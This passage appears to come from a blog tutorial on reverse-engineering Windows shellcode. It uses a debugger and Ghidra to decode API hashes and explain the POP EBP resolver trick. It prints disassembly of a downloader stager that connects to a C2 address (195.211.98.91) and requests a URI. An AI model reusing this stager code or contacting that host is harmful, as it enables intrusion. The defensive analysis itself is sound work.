
Default (stdcall)

```
1: [esp] A779563A A779563A
2: [esp+4] 00000000 00000000
3: [esp+8] 00000000 00000000
4: [esp+C] 00000000 00000000
5: [esp+10] 00000000 00000000
```

Hash of InternetOpenA

Clicking `F9` to continue again, we re-hit our `<base> + 0x86` breakpoint containing `JMP EAX`.


This again confirms that `0xa779563a` corresponds to `InternetOpenA`.



```
EAX     74296450     <wininet.InternetOpenA>
EBX     002AA000
ECX     001E00B0
EDX     A779563A
EBP     001E0006
ESP     0019FE60
ESI     00CBD314     "%s"
EDI     00000000

EIP     001E0086

EFLAGS     00000304
ZF  0   PF  1   AF  0
OF  0   SF  0   DF  0
CF  0   TF  1   IF  1

LastError   000003F0 (ERROR_NO_TOKEN)
LastStatus  C000007C (STATUS_NO_TOKEN)

GS  002B   FS  0053
ES  002B   DS  002B
CS  0023   SS  002B

ST(0)  00000000000000000000 x87r0 Empty 0.000000000000000000
ST(1)  00000000000000000000 x87r1 Empty 0.000000000000000000
ST(2)  00000000000000000000 x87r2 Empty 0.000000000000000000
ST(3)  00000000000000000000 x87r3 Empty 0.000000000000000000
```

```
1:  [esp+4]  00000000  00000000
2:  [esp+8]  00000000  00000000
3:  [esp+C]  00000000  00000000
4:  [esp+10]  00000000  00000000
5:  [esp+14]  00000000  00000000
```


The next `Call EBP` is located at an offset of `0xCA` and contains a hash value of `0xC69F8957`.



```
         001E00BA     6A 03          push 3
         001E00BC     51             push ecx
         001E00BD     51             push ecx
         001E00BE     68 50000000    push 50
         001E00C3     53             push ebx
         001E00C4     50             push eax
         001E00C5     68 57899FC6    push C69F8957
EIP ---> 001E00CA     FFD5           call ebp
         001E00CC     EB 70          jmp 1E013E
         001E00CE     5B             pop ebx
         001E00CF     31D2           xor edx,edx
         001E00D1     52             push edx
         001E00D2     68 00024084    push 84400200
         001E00D7     52             push edx
         001E00D8     52             push edx
         001E00D9     52             push edx
```

Hitting `F9` to continue again, we can observe the decoded value of `0xc69f8957`, which corresponds to `InternetConnectA`.


We can also observe a C2 reference to `195.211.98[.]91`.



```
EAX     742C5C50     <wininet.InternetConnectA>
EBX     001E030C     "195.211.98.91"
ECX     001E00CC
EDX     C69F8957
EBP     001E0006
ESP     0019FE54
ESI     00CBD314     "%s"
EDI     00000000

EIP     001E0086

EFLAGS     00000304
ZF 0   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1
```

```
1: [esp+4] 00CC0004 blobrunner.00CC0004
2: [esp+8] 001E030C 001E030C "195.211.98.91"
3: [esp+C] 00000050 00000050
4: [esp+10] 00000000 00000000
5: [esp+14] 00000000 00000000
```


If we go back to Ghidra and press `G` to search, we can jump to the location `0xCA` and observe the hash value.



Enter an address, label, expression, or file

0xca


☐ Case sensitive ☑ Dynamic labels



```
                             undefined FUN_000000b5()
             undefined         AL:1           <RETURN>
                             FUN_000000b5                                    XREF[1]:     FUN_00000307:0
        000000b5 5b              POP        EBX
        000000b6 31 c9           XOR        ECX,ECX
        000000b8 51              PUSH       ECX
        000000b9 51              PUSH       ECX
        000000ba 6a 03           PUSH       0x3
        000000bc 51              PUSH       ECX
        000000bd 51              PUSH       ECX
        000000be 68 50 00        PUSH       0x50
                 00 00
        000000c3 53              PUSH       EBX
        000000c4 50              PUSH       EAX
        000000c5 68 57 89        PUSH       0xc69f8957
                 9f c6
        000000ca ff d5           CALL       EBP
        000000cc eb 70           JMP        FUN_0000013e                          undefined F
                             -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

                             ***************************************************************...
```

```

void FUN_000000b5(void)

{
  code *unaff_EBP;

  (*unaff_EBP)(0xc69f8957);
  FUN_0000013e();
  return;
}

```


We can use this information to set comments indicating a reference to `InternetConnectA`.



```
                             undefined FUN_000000b5()
             undefined         AL:1           <RETURN>
                             FUN_000000b5                                    XREF[1]:     FUN_00000307:0
        000000b5 5b              POP        EBX
        000000b6 31 c9           XOR        ECX,ECX
        000000b8 51              PUSH       ECX
        000000b9 51              PUSH       ECX
        000000ba 6a 03           PUSH       0x3
        000000bc 51              PUSH       ECX
        000000bd 51              PUSH       ECX
        000000be 68 50 00        PUSH       0x50
                 00 00
        000000c3 53              PUSH       EBX
        000000c4 50              PUSH       EAX
                             InternetConnectA
        000000c5 68 57 89        PUSH       0xc69f8957
                 9f c6
        000000ca ff d5           CALL       EBP
        000000cc eb 70           JMP        FUN_0000013e                          undefined F
                             -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

                             ***************************************************************...
                             *                          FUNCTION                             ...
```

```

void FUN_000000b5(void)

{
  code *unaff_EBP;

                    /* InternetConnectA */
  (*unaff_EBP)(0xc69f8957);
  FUN_0000013e();
  return;
}

```


If we continue this process, we will continue to see all API hash values and their decoded function names. As well as any arguments that are passed.



```
EAX     74390DA0     <wininet.HttpOpenRequestA>
                     "/map/v8.80/JavaScript"
EBX     001E0143
ECX     001E00E4
EDX     3B2E55EB
EBP     001E0006
ESP     0019FE54
ESI     00CBD314     "%s"
EDI     00000000
```

```
1: [esp+4] 00CC0008 blobrunner.00CC0008
2: [esp+8] 00000000 00000000
3: [esp+C] 001E0143 001E0143 "/map/v8.80/JavaScript"
4: [esp+10] 00000000 00000000
5: [esp+14] 00000000 00000000
```

We can also automate this process using conditional breakpoints, which is something I've detailed in a previous blog post.



```
Hash: 0x7F91A078
API: <kernel32.ExitProcess> (76BE5980)
Hash: 0x7FAE6C34
API: <kernel32.VirtualAllocExNuma> (76BF6390)
Hash: 0xDEE71B1B
API: <kernel32.GetCurrentProcess> (76BE3550)
Hash: 0x7F988275
API: <kernel32.GetSystemInfo> (76BE1FE0)
Hash: 0x7FB47ADD
API: <kernel32.VirtualAlloc> (76BDF9F0)
Hash: 0x7F951704
API: <kernel32.VirtualFree> (76BDFAF0)
Hash: 0x7FD6A366
API: <kernel32.LoadLibraryW> (76BE1D90)
```

Ultimately this will result in the same output as Speakeasy and Google. However, this method will work even for undocumented hash logic where google does not return any results.

This method will also work against shellcode unsupported by Speakeasy, which is typically cases where anti-debug or anti-emulation measures are implemented in the Shellcode.


Note on Call EBP

If we reload the shellcode file and step back into `FUN_0000008f`, we can observe the value of `EBP` during the `Call EBP` operations.

This location is `0x0000006`, which represents the next instruction after `FUN_0000008f` is called.

This is due to the `POP EBP` instruction contained at the very start of `FUN_0000008f.` A `POP EBP` at the start of a function will take the return address (next instruction after the call to `FUN_0000008f`) and places this value into `EBP`.

This ensures that the "initial" function containing hash resolving logic, can always be resumed and referenced when needed, without needing to hardcode a location.



```
001E008F    5D              pop ebp
001E0090    68 6E657400     push 74656E
001E0095    68 77696E69     push 696E6977
001E009A    54              push esp
001E009B    68 4C772607     push 726774C
001E00A0    FFD5            call ebp
001E00A2    31FF            xor edi,edi
001E00A4    57              push edi
001E00A5    57              push edi
001E00A6    57              push edi
001E00A7    57              push edi
001E00A8    57              push edi
001E00A9    68 3A5679A7     push A779563A
001E00AE    FFD5            call ebp
001E00B0    E9 84000000     jmp 1E0139
001E00B5    5B              pop ebx
001E00B6    31C9            xor ecx,ecx
001E00B8    51              push ecx
001E00B9    51              push ecx
001E00BA    6A 03           push 3
001E00BC    51              push ecx
001E00BD    51              push ecx
001E00BE    68 50000000     push 50
001E00C3    53              push ebx
001E00C4    50              push eax
001E00C5    68 57899FC6     push C69F8957
001E00CA    FFD5            call ebp
001E00CC    EB 70           jmp 1E013E
001E00CE    5B              pop ebx

ebp=001E0006

001E00A0
```

```
EAX     0000001A
EBX     002AA000
ECX     B651BFAD
EDX     00000038     '8'
EBP     001E0006
ESP     0019FE70     "%s"
ESI     00CBD314
EDI     0019FEEC

EIP     001E00A0

EFLAGS     00000212
ZF 0  PF 0  AF 1
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError   00000000 (ERROR_SUCCESS)
LastStatus  00000000 (STATUS_SUCCESS)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.000000000000000000
ST(1) 00000000000000000000 x87r1 Empty 0.000000000000000000
ST(2) 00000000000000000000 x87r2 Empty 0.000000000000000000
ST(3) 00000000000000000000 x87r3 Empty 0.000000000000000000
```


When EBP is called, it contains the location of the first function.

This is due to the "POP EBP". Which takes the next address after the function is called, and places it into EBP.

This is so that the initial function (containing hash resolver), can be easily referenced for future operations.

